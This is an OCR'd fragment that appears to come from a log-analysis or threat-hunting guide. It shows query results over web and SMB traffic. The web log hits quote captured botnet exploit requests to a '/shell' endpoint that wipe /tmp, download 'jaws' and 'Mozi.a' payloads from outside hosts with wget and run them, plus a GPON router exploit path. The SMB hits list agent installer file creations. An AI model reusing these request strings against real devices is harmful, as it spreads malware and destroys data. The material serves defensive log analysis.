
Found 3 hits in 6 ms

	timestamp	http_user_agent	url
+	Nov 06, 2022 13:16:25.192 -05:00	Hello, world	/shell?cd+/tmp;rm+-rf+*;wget+185.216.71.192/jaws;sh+/tmp/jaws
+	Nov 06, 2022 05:43:55.225 -05:00	Hello, World	/GponForm/diag_Form?images/
+	Nov 05, 2022 21:49:17.085 -04:00	Hello, world	/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws

type:smb +filename:*agent*

Found 26 hits in 12 ms

timestamp	command	filename
Nov 06, 2022 13:19:41.784 -05:00	SMB2_COMMAND_CREATE	ampagent[redacted]36\ampagent-12.1.52-x86[redacted]TwoRZeTTVaywDDuzMCbwpLP2xZNqTvr58[redacted]A.msi
Nov 06, 2022 13:19:41.784 -05:00	SMB2_COMMAND_CREATE	ampagent[redacted]DeployCSE_x86LOC.dll.DLL
Nov 06, 2022 13:19:41.783 -05:00	SMB2_COMMAND_CREATE	ampagent[redacted]36\K1AgentDeployCSE_x86LOC.dll
Nov 06, 2022 13:19:41.782 -05:00	SMB2_COMMAND_CREATE	ampagent[redacted]86\K1AgentDeployCSE_x86ENU.dll.DLL
Nov 06, 2022 13:19:41.782 -05:00	SMB2_COMMAND_CREATE	ampagent[redacted]36\K1AgentDeployCSE_x86ENU.dll
Nov 06, 2022 13:19:41.782 -05:00	SMB2_COMMAND_CREATE	ampagent[redacted]86\K1AgentDeployCSE_x86.DLL.2.Config
Nov 06, 2022 13:19:41.782 -05:00	SMB2_COMMAND_CREATE	ampagent[redacted]1AgentDeployCSE_x86.DLL



Less data:

For “yes” and “no” answers.